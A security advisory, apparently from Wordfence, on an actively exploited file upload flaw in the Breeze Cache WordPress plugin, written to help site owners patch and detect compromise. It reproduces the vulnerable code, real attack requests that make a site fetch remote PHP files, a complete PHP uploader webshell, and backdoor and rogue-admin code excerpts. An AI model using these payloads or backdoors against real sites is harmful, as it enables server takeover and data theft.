
On April 22nd, 2026, we publicly disclosed a critical Arbitrary File Upload vulnerability in Breeze Cache, a WordPress plugin with an estimated 400,000 active installations. This vulnerability can be leveraged by unauthenticated attackers to upload arbitrary files, including PHP backdoors, and achieve remote code execution. The vendor released the fully patched version on April 21st, 2026. Our records indicate that attackers started exploiting the issue the same day the vulnerability was disclosed in the Wordfence Intelligence vulnerability database – April 22nd, 2026. The Wordfence Firewall has already blocked over 30,000 exploit attempts targeting this vulnerability.
Wordfence Premium, Wordfence Care, and Wordfence Response users received a firewall rule to protect against any exploits targeting this vulnerability on March 10, 2026. Sites using the free version of Wordfence received the same protection 30 days later on April 10, 2026.
Considering this vulnerability is being actively exploited, we urge users to ensure their sites are updated with the latest patched version of Breeze Cache, version 2.4.5 at the time of this writing, as soon as possible.
We covered this exploitation campaign in our most recent episode of Wordfence Security News — watch it below for a quick rundown.
Vulnerability Summary from Wordfence Intelligence

Vulnerability Details
Examining the code reveals that the plugin uses the breeze_replace_gravatar_image() function in the Breeze_Cache_CronJobs class to replace gravatar images with locally cached versions. This function uses a regular expression to extract the gravatar URL from the avatar <img> tag.
public function breeze_replace_gravatar_image( string $gravatar ): string {
	preg_match_all( '/srcset=["']?((?:.(?!["']?s+(?:S+)=|s*/?[>"']))+.)["']?/', $gravatar, $srcset );
	if ( isset( $srcset[1] ) && isset( $srcset[1][0] ) ) {
		$url             = explode( ' ', $srcset[1][0] )[0];
		$local_gravatars = $this->fetch_gravatar_from_remote( $url );
		$gravatar        = str_replace( $url, $local_gravatars, $gravatar );
	}
	preg_match_all( '/src=["']?((?:.(?!["']?s+(?:S+)=|s*/?[>"']))+.)["']?/', $gravatar, $src );
	if ( isset( $src[1] ) && isset( $src[1][0] ) ) {
		$url             = explode( ' ', $src[1][0] )[0];
		$local_gravatars = $this->fetch_gravatar_from_remote( $url );
		$gravatar        = str_replace( $url, $local_gravatars, $gravatar );
	}
	if ( ! is_string( $gravatar ) ) {
		$gravatar = '';
	}

	return $gravatar;
}
private function fetch_gravatar_from_remote( string $url = '' ): string {
	if ( empty( $url ) ) {
		return '';
	}
	$blog_id             = $this->get_blog_id();
	$local_gravatar_name = basename( wp_parse_url( $url, PHP_URL_PATH ) );
	$saved_gravatar      = $this->check_for_content( 'gravatars', $local_gravatar_name );
	if ( ! empty( $saved_gravatar ) ) {
		return $saved_gravatar;
	}
	$wp_filesystem       = breeze_get_filesystem();
	$gravatar_local_path = $this->get_local_extra_cache_directory( 'gravatars' );
	$gravatar_name       = basename( wp_parse_url( $url, PHP_URL_PATH ) );
	if ( ! file_exists( $gravatar_local_path . $gravatar_name ) ) {
		// Making sure the download_url functions is loaded.
		if ( ! function_exists( 'download_url' ) ) {
			require_once wp_normalize_path( ABSPATH . '/wp-admin/includes/file.php' );
		}
		// Downloads a URL to a local temporary file using the WordPress HTTP API.
		$temp_gravatar = download_url( $url );
		if ( ! is_wp_error( $temp_gravatar ) ) {
			// Move the file to the breeze gravatar cache folder.
			$is_saved = $wp_filesystem->move( $temp_gravatar, $gravatar_local_path . $gravatar_name, true ); // overwriting the destination file.
			if ( ! $is_saved ) {
				// if the download and save did not work, return the original url.
				return $url;
			}
			@unlink( $temp_gravatar );
		}
	}

	return content_url( '/cache/breeze-extra/gravatars/' . $blog_id . $gravatar_name );
}

Unfortunately, the regular expression is incorrect. It also matches the alt attribute in addition to the src attribute, allowing the URL to be extracted from there. Since WordPress populates the alt attribute of avatar <img> tags with the user’s Display Name, or the Author Name in the case of comment avatars, an unauthenticated attacker is able to inject an attacker-controlled URL into the alt attribute by leaving a comment with an Author Name set to a URL pointing to a malicious file.
Once the comment is rendered and the gravatar replacement executes, the malicious URL is passed to the fetch_gravatar_from_remote() function, which downloads the remote file using the download_url() function and saves it directly to the publicly accessible /wp-content/cache/breeze-extra/gravatars/ directory. Unfortunately, the function does not perform any file type or extension validation on the downloaded file before saving it, which means that not only image files but also files with a .php extension can be saved. This makes it possible for unauthenticated attackers to upload arbitrary malicious PHP code and then access the file directly to trigger remote code execution on the server.
As with all arbitrary file upload vulnerabilities, this can lead to complete site compromise through the use of webshells and other techniques.
It is important to note that this vulnerability can only be exploited when the “Host Files Locally – Gravatars” option is enabled in the plugin’s settings, which is disabled by default.
A Closer Look at the Attack Data
The following data highlights actual exploit attempts from threat actors targeting this vulnerability. It appears that threat actors are trying to upload various malicious PHP files.
Example attack requests
POST /wp-comments-post.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36 Edg/134.0.0.0
Host: [redacted]
Content-Type: application/x-www-form-urlencoded

comment_post_ID=1&author=x srcset=https://gist.githubusercontent[.]com/zycoder0day/b59a4c05530f52de242f65b9de2553bd/raw/e7b652aa46685758d22587bb5706b240c3683e51/up.php&email=breeze2zvswh03m3yi@test.com&comment=test 2zvswh03m3yi&submit=Post Comment
Malware source code:
<form action="" method="post" enctype="multipart/form-data"><div>XENON1337</div><input type="file" name="file"><input type="submit" name="_upl" value="Upload"></form><?php if($_POST['_upl']=="Upload"){echo @copy($_FILES['file']['tmp_name'],$_FILES['file']['name'])?"Uploaded!":"Not Uploaded!";}?>
The above is a simple, compact file uploader, which can be utilized to upload additional malware without placement restrictions.
POST /wp-comments-post.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36
Host: [redacted]
Content-Type: application/x-www-form-urlencoded

comment_post_ID=344&author=Breeze-gntylci4 srcset=http://[redacted]/shell.php?a=.php&email=[redacted]@gmail.com&url=&comment=Nice post! gntylci4&submit=Post Comment
An excerpt of another piece of malware we have noticed in our blocked requests is shown below:
$base_username = 'support';
$username = $base_username;
$email_domain = '@wordpress.org';
$random_suffix = rand(100, 999);
$password = bin2hex(random_bytes(8)) . rand(1000, 9999);
$email = bin2hex(random_bytes(5)) . $email_domain;
Later in the script an attempt is made to create an admin account with username ‘support’. If a user with that username already exists, a loop attempts to create a user with username ‘support1’, ‘support2’, and so on. The script gives up at ‘support100’. These users are created with email addresses consisting of 10 hexadecimal characters concatenated with ‘@wordpress.org’ an example being ‘a1b2c3d4e5@wordpress.org’
These users are given administrator capabilities:
$meta_key = $prefix . 'capabilities';
$meta_value = serialize(['administrator' => true]);
// ... INSERT INTO {$prefix}usermeta ...

$meta_key_level = $prefix . 'user_level';
$meta_value_level = 10;
This particular script contains a find_wordpress_installations() function that walks up the filesystem and scans for wp-config.php files. This means that in a shared hosting environment every site in the account is at risk.
A backdoor generator function get_back() is used to generate files similar to this excerpt:
<?php
$func_a1b2 = $_REQUEST;
if(isset($func_a1b2['xy12'])) {
    $func_c3d4 = $func_a1b2['ab34'];
    $func_e5f6 = $func_a1b2['cd56'];
    $func_c3d4(...$func_e5f6);
}
At the beginning of the file, the script will assign $_REQUEST or $_POST to a variable, followed by an isset() call including several additional assignments like the ones above. Later in the file, we see a variable function call similar to
$var1(...$var2);
Which executes malicious code. The file later deletes itself:
unlink(__FILE__);
Since this dropper self-destructs, it should be noted that detecting it on your site is not likely unless self-deletion failed. Instead, it is advised to look for the malware it generates. This malware will be located in files with the following naming pattern: wp-<php_internal_function_name>-<6_lowercase_letters>.php such as wp-strlen-qazxsw.php or wp-array_merge-mnbvcx.php. You should be able to see patterns like that in your access log files.
Wordfence Firewall
The following graphic demonstrates the steps to exploitation an attacker might take and at which point the Wordfence firewall would block an attacker from successfully exploiting the vulnerability.
Total Number of Exploits Blocked
The Wordfence Firewall has blocked over 30,000 exploit attempts since the vulnerability was publicly disclosed.

According to our data, attackers started targeting websites the same day the vulnerability was disclosed, on April 22nd. We also detected and blocked a large number of exploit attempts from April 24th to 29th.
Top Offending IP Addresses

The following IP Addresses are currently the most actively engaged IP addresses targeting the Breeze Cache plugin fetch gravatar image function:
- 15.235.188.154
- Over 2,300 blocked requests.
- 188.166.212.28
- Over 2,200 blocked requests.
- 124.248.183.139
- Over 2,100 blocked requests.
- 54.151.154.70
- Over 1,300 blocked requests.
- 128.241.254.194
- Over 1,200 blocked requests.
- 166.88.96.13
- Over 1,100 blocked requests.
- 43.134.189.190
- Over 900 blocked requests.
- 209.141.32.143
- Over 800 blocked requests.
- 178.63.40.249
- Over 600 blocked requests.
- 192.99.151.197
- Over 500 blocked requests.
Indicators of Compromise
The attackers are attempting to upload malicious .php files onto websites. It is recommended to review the /wp-content/cache/breeze-extra/gravatars directory for any suspicious or unknown PHP files. Make sure Wordfence is configured to scan files in this directory.
Additionally, check for the existence of unknown administrator accounts with wordpress.org accounts.
Files with names following the pattern wp-<php_internal_function_name>-<6_lowercase_letters>.php are another hint that this particular dropper was uploaded to your site.
We also recommend reviewing log files for any requests originating from the following IP addresses:
- 15.235.188.154
- 188.166.212.28
- 124.248.183.139
- 54.151.154.70
- 128.241.254.194
- 166.88.96.13
- 43.134.189.190
- 209.141.32.143
- 178.63.40.249
- 192.99.151.197
Conclusion
In today’s article, we covered the attack data for a critical-severity Arbitrary File Upload vulnerability in the Breeze Cache plugin that allows unauthenticated threat actors to upload arbitrary files and achieve remote code execution. Our threat intelligence indicates that attackers started actively targeting this vulnerability the same day it was disclosed, on April 22nd, 2026, with mass exploitation occurring between April 24th and 29th, 2026. The Wordfence firewall has already blocked over 30,000 exploit attempts targeting this vulnerability.
Wordfence Premium, Wordfence Care, and Wordfence Response users received a firewall rule to protect against any exploits targeting this vulnerability on March 10, 2026. Sites using the free version of Wordfence received the same protection 30 days later on April 10, 2026.
Even if you have already received a firewall rule for this issue we urge you to ensure that your site is updated to at least version 2.4.5 in order to maintain normal functionality. If you have friends or colleagues using Breeze Cache, be sure to forward this advisory to them, as thousands of sites could still be unprotected and unpatched.
If you believe your site has been compromised as a result of this vulnerability or any other vulnerability, we offer Incident Response services via Wordfence Care. If you need your site cleaned immediately, Wordfence Response offers the same service with 24/7/365 availability and a 1-hour response time. Both these products include hands-on support in case you need further assistance.
Special thanks to Marco Wotschka, a Vulnerability Researcher at Wordfence, for his assistance gathering and analyzing the attack data related to this vulnerability.
Need Immediate Help With Malware Removal?
If you’re experiencing issues with malware or a hacked website and need immediate support, Wordfence offers expert site cleanings in our Care and Response plans. Both plans come with a thorough malware investigation, malware cleanup, and post-incident search engine security cleanup.
With Wordfence Care, you’ll receive expert support during business hours. Wordfence Response offers a 1-hour response time and incident support 24/7/365. Both of these options also include a site audit from our professional team of WordPress security experts.
The post Attackers Actively Exploiting Critical Vulnerability in Breeze Cache Plugin appeared first on Wordfence.